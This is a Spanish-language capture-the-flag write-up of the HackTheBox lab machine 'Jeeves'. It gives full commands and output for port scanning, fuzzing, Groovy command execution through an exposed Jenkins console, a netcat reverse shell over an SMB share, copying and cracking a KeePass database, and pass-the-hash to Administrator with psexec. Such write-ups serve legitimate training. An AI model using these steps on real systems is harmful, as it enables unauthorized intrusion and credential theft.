HackTheBox - Jeeves

- tags: #Breaking-KeePass #Jenkins #SeImpersonatePrivilege #PassTheHash #Alternate-Data-Streams-ADS

Información de la máquina

- Dirección IP -> 10.129.149.66
- Puertos Abiertos:

Al hacerle un ping nos devuelve un TTL de 127 por lo que podemos deducir que es una maquina Windows

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/nmap]
└─$ ping -c 1 10.129.149.66
PING 10.129.149.66 (10.129.149.66) 56(84) bytes of data.
64 bytes from 10.129.149.66: icmp_seq=1 ttl=127 time=321 ms

--- 10.129.149.66 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 320.775/320.775/320.775/0.000 ms
```

Escaneo con nmap

Utilizaremos la herramienta **nmap** para así poder ver todos los puertos que tiene abierto internamente esta maquina

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/nmap]
└─$ nmap -p- --open -sS --min-rate 5000 -n 10.129.149.66
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 11:10 -03
Nmap scan report for 10.129.149.66
Host is up (0.23s latency).
```

```
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
50000/tcp open  ibm-db2
```

Con este comando, le hemos indicado a la herramienta que escanee todo el rango de puertos, es decir, desde el 0 hasta el 65535 (-p-), mostrando solamente los que devuelvan un estado «abierto» (--open). Luego, con el parámetro **-sS** le indicamos a Nmap que realice un escaneo TCP SYN. Con **--min-rate 5000**, le indicamos que no envíe menos de 5000 paquetes por segundo, esto para que el escaneo sea mucho más rápido. Y por último, el parámetro **-n** le indica a la herramienta que no haga una resolución DNS.

Ahora, lo que haremos será escanear los puertos que nos devolvió que estaban abiertos, para poder ver qué servicio está corriendo en los mismos y sus respectivas versiones. Esto lo hacemos con el parámetro **-sCV**. Y por último, exportaremos la información en un archivo llamado «versiones».

```
┌──(root㉿kali)-[/home/…/Escritorio/HTB/Jeeves/nmap]
└─# nmap -p80,135,445,50000 -sCV 10.129.149.66 -oN versiones
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 11:14 -03
Nmap scan report for 10.129.149.66
Host is up (0.38s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup:
WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
| smb2-time:
|   date: 2025-01-24T19:14:47
|_  start_date: 2025-01-24T18:51:24
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: 4h59m58s, deviation: 0s, median: 4h59m58s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.80 seconds
```


En el puerto 80 está corriendo un servicio HTTP donde se ejecuta Microsoft IIS. Microsoft IIS (Internet Information Services) es un servidor web desarrollado por Microsoft y se utiliza para alojar sitios web y aplicaciones web en servidores Windows. El puerto 135 se utiliza para el servicio de Llamada a Procedimiento Remoto (RPC), que permite a los diferentes procesos en una red comunicarse entre sí. El puerto 445 es utilizado por el Bloque de Mensaje de Servidor (SMB), que permite a los dispositivos en una red compartir archivos e impresoras. Y por último, en el puerto 50000 está corriendo otro servidor web.

Luego de observar ambos servicios web expuestos, no se puede obtener gran cosa, por lo tanto, decidí hacer fuzzing.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/nmap]
└─$ wfuzz -c --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-
list-2.3-medium.txt -t 150 http://10.129.149.66:50000/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.149.66:50000/FUZZ
Total requests: 220559

=====================================================================
```


```
ID           Response   Lines     Word       Chars       Payload
=====================================================================

000041607:   302        0 L       0 W        0 Ch        "askjeeves"
```

Si ingresamos a ese directorio descubierto, veremos que se trata de un Jenkins.



Jenkins es un servidor open source para la integración continua, **que** facilita la automatización de tareas en procesos de software

En caso de que un objetivo tenga el Jenkins expuesto y tenga el siguiente apartado accesible



Y dentro de ese apartado tengamos la consola de scripts accesible, podemos crear scripts en Groovy para lograr ejecuciones de comandos.



```
println "whoami".execute().text
```

Sabiendo que tenemos ejecución remota de comandos, podemos intentar enviarnos una reverse shell.

Para esto, buscaremos el binario de netcat y lo descargaremos. Luego, crearemos un recurso compartido a nivel de red donde se encontrará netcat. Con la ejecución remota de comandos que tenemos, usaremos el binario para poder conectarnos.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/content]
└─$ locate nc.exe
/usr/lib/mono/4.5/cert-sync.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe

┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/content]
└─$ cp /usr/share/windows-resources/binaries/nc.exe .

┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/content]
└─$ impacket-smbserver test $(pwd) -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

En otra terminal nos pondremos en escucha por el puerto que enviaremos la Shell



Luego de ganar acceso y explorar los distintos directorios, en el directorio Documents del usuario kohsuke encontramos un archivo llamado CEH.kdbx, el cual es un archivo del programa KeePass.

```
C:\Users\kohsuke\Documents>dir
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of C:\Users\kohsuke\Documents

11/03/2017  10:18 PM    <DIR>          .
11/03/2017  10:18 PM    <DIR>          ..
09/18/2017  12:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,663,165,952 bytes free
```

Como dejamos un recurso de red compartido activo, vamos a usarlo para copiar este archivo y así transferirlo a nuestra máquina.


```
C:\Users\kohsuke\Documents>copy CEH.kdbx \\10.10.16.15\test\CEH.kdbx
   1 file(s) copied.
```

Si intentamos abrir este archivo mediante el programa KeePassXC, nos pedirá una contraseña. Como no sabemos cuál es la contraseña, podemos usar la herramienta keepass2john, la cual nos dará el hash de la contraseña que trataremos de crackear.

```
┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/content]
└─$ keepass2john CEH.kdbx > hash

┌──(lshinkiz㉿kali)-[~/Escritorio/HTB/Jeeves/content]
└─$ john -w=/usr/share/wordlists/rockyou.txt hash
Created directory: /home/lshinkiz/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (CEH)
1g 0:00:00:18 DONE (2025-01-24 12:48) 0.05370g/s 2952p/s 2952c/s 2952C/s
nando1..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Obtuvimos la contraseña del KeePass mediante fuerza bruta. Si vemos lo que guarda, observaremos lo siguiente.

Si observamos la contraseña del Staff Backup, veremos que es un hash NTLM.



Teniendo este hash, podemos probar si es el hash de la contraseña del usuario Administrador. Esto lo podemos comprobar mediante CrackMapExec. En caso de que lo sea, podemos intentar realizar un PassTheHash.

```
┌──(lshinkiz㉿kali)-[~]
└─$ crackmapexec smb 10.129.149.66 -u "Administrator" -H
"e0fb1fb85756c24235ff238cbe81fe00"
SMB         10.129.149.66   445    JEEVES           [*] Windows 10 Pro 10586
x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.149.66   445    JEEVES           [+]
Jeeves\Administrator:e0fb1fb85756c24235ff238cbe81fe00 (Pwn3d!)
```

Como vemos, este hash es el del usuario Administrator y podemos hacer PassTheHash con él. Para esto, usaremos la herramienta PsExec

```
┌──(lshinkiz㉿kali)-[~]
└─$ impacket-psexec WORKGROUP/Administrator@10.129.149.66 -hashes
:e0fb1fb85756c24235ff238cbe81fe00
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.129.149.66.....
[*] Found writable share ADMIN$
[*] Uploading file IZjoKugl.exe
[*] Opening SVCManager on 10.129.149.66.....
[*] Creating service poQt on 10.129.149.66.....
[*] Starting service poQt.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

El ataque **Pass-the-Hash** (PtH) es posible debido a la forma en que el sistema de autenticación NTLM (NT LAN Manager) maneja los hashes de contraseñas en sistemas Windows. En lugar de necesitar la contraseña en texto claro, el sistema puede autenticar a los usuarios utilizando el hash NTLM de la contraseña.